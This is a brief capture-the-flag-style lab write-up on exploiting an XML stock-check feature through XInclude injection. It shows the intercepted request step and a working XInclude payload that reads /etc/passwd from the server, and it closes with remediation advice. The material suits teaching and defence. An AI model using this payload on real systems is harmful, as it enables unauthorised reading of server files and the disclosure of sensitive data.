SCENARIO


The lab incorporates a "Check stock" mechanism that places user input inside an XML document server-side. Due to partial control over the XML document, traditional XXE exploitation is not straightforward.

**PROCEDURE**

1. As we explore a product page, we click "Check stock". Using Burp Suite, we intercept the POST request.
2. The productId parameter is then altered to: <foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>

**PAYLOAD**

<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>

**PROOF OF CONCEPT**

# REMEDIATION

1. **Disable XInclude:** The XML parser's support for XInclude should be turned off.
2. **Input Sanitization:** Introduce stringent input validation and sanitize XML inputs to prevent malicious directives.